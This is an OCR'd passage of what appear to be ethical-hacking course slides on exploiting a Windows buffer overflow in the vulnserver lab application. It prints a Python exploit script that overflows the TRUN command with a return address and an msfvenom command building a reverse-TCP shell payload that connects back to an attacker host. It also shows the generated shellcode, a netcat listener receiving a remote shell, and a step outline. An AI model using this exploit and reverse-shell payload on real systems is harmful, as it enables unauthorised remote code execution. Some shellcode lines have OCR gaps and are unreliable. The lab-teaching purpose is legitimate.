
```
[07:22:44] Breakpoint at essfunc.625011AF
```

```python
#!/usr/bin/python2
import sys, socket

shellcode = "C" * 2003 + "\xaf\x11\x50\x62"

try:
    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    soc.connect(('10.10.1.11', 9999))
    soc.send(('TRUN /.:/' + shellcode))
    soc.close()
except:
    print "Error: Unable to establish connection with Server"
    sys.exit()
```

Windows Buffer Overflow Exploitation (Cont'd)


Generate Shellcode and Gain Shell Access

- Attackers use the **msfvenom command** to generate the shellcode and inject it into the EIP register to gain shell access to the target vulnerable server


File Edit View Search Terminal Help
Open Terminal
Open Tab
Close Window
Copy
Paste
Profiles
Show Menubar

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.1.13 LPORT=4444 EXITFUNC=thread -f c -a x86 -b "" - P
```

```
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xdb\xdf\xbb\x93\x9b\x2a\xd9\xd9\x74\x24\xf4\x58\x2b\xc9\xb1"
"\x52\x83\xc0\x04\x31\x58\x13\x03\xcb\x88\xc8\x2c\x17\x46\x8e"
"\xcf\xe7\x97\xef\x46\x02\xa6\x2f\x3c\x47\x99\x9f\x36\x05\x16"
"\x6b\x1a\xbd\xad\x19\xb3\xb2\x06\x97\xe5\xfd\x97\x84\xd6\x9c"
"\x1b\xd7\x0a\x7e\x25\x18\x5f\x7f\x62\x45\x92\x2d\x3b\x01\x01"
"\xc1\x48\x5f\x9a\x6a\x02\x71\x9a\x8f\xd3\x70\x8b\x1e\x6f\x2b"
"\x0b\xa1\xbc\x47\x02\xb9\xa1\x62\xdc\x32\x11\x18\xdf\x92\x6b"
"\xe1\x4c\xdb\x43\x10\x8c\x1c\x63\xcb\xfb\x54\x97\x76\xfc\xa3"
"\xe5\xac\x89\x37\x4d\x26\x29\x93\x6f\xeb\xac\x50\x63\x40\xba"
"\x3e\x60\x57\x6f\x35\x9c\x           a6\xb4\x3d\x7c\x7c"
"\xd4\x64\xd8\xd3\xe9\x76\x           2e\xd8\xfd\x5c\x27"
"\x2d\xcc\x5e\xb7\x39\x47\x           b9\xa5\x6f\xda\x3e"
"\xc9\x45\x9a\xd0\x34\x66\x           8b\x91\xd3\x3a\x40"
"\x61\xdb\xee\xc7\x31\x73\x           31\x40\xeb\xbb\x6e"
"\x70\x14\x16\x07\x1b\xef\x           0c\x5b\xe4\xf0\x1f"
"\xc7\x61\x16\x75\xe7\x27\x           59\x92\x5f\xb8\x24"
"\x94\xd4\x4f\xd9\x5b\x1d\x           70\xb3\x9b\xf2\xae"
"\xdb\x40\x60\x35\x1b\x0e\x           6f\xfb\x18\x75\xd6"
"\x55\x3e\x84\x8e\x9e\xfa\x           11\xcf\x06\x13\xef"
"\xd0\x02\x47\xbf\x86\xdc\x           eb\xd3\x2e\x79\x7b"
"\xa5\x1c\xba\xfd\xaa\x48\x4c\xe1\x1b\x25\x09\x1e\x93\xa1\x9d"
"\x67\xc9\x51\x61\xb2\x49\x71\x80\x16\xa4\x1a\x1d\xf3\x05\x47"
"\x9e\x2e\x49\x7e\x1d\xda\x32\x85\x3d\xaf\x37\xc1\xf9\x5c\x4a"
"\x5a\x6c\x62\xf9\x5b\xa5";
┌─[root@parrot]─[~]
```


nc -nvlp 4444 - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #cd
┌─[root@parrot]─[~]
└──╼ #nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.1.13] from (UNKNOWN) [10.10.1.11] 50825
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffer Overflow Tools\vulnserver>whoami
whoami
windows11\admin

E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffer Overflow Tools\vulnserver>
```

Windows Buffer Overflow Exploitation

Exploiting Windows-based buffer overflow vulnerability involves the following steps:

- Perform spiking
- Perform fuzzing
- Identify the offset

- Overwrite the EIP register
- Identify bad characters
- Identify the right module
- Generate shellcode
- Gain root access

Before executing the following steps, you must install and run a vulnerable server on the victim's machine, then run Immunity Debugger, and finally attach the vulnerable server to the debugger.


Perform Spiking

Spiking allows attackers to send crafted TCP or UDP packets to the vulnerable server to make it crash. It helps attackers to identify buffer overflow vulnerabilities in the target applications. The following steps are involved in spiking:

- **Step - 1: Establish a connection with the vulnerable server using Netcat**

  As shown in the screenshot below, you can use the following Netcat command to establish a connection with the target vulnerable server and identify the services or functions provided by the server.

  ```
  nc -nv <Target IP> <Target Port>
  ```


nc -nv 10.10.1.11 9999 - Parrot Terminal
File Edit View Search Terminal Help

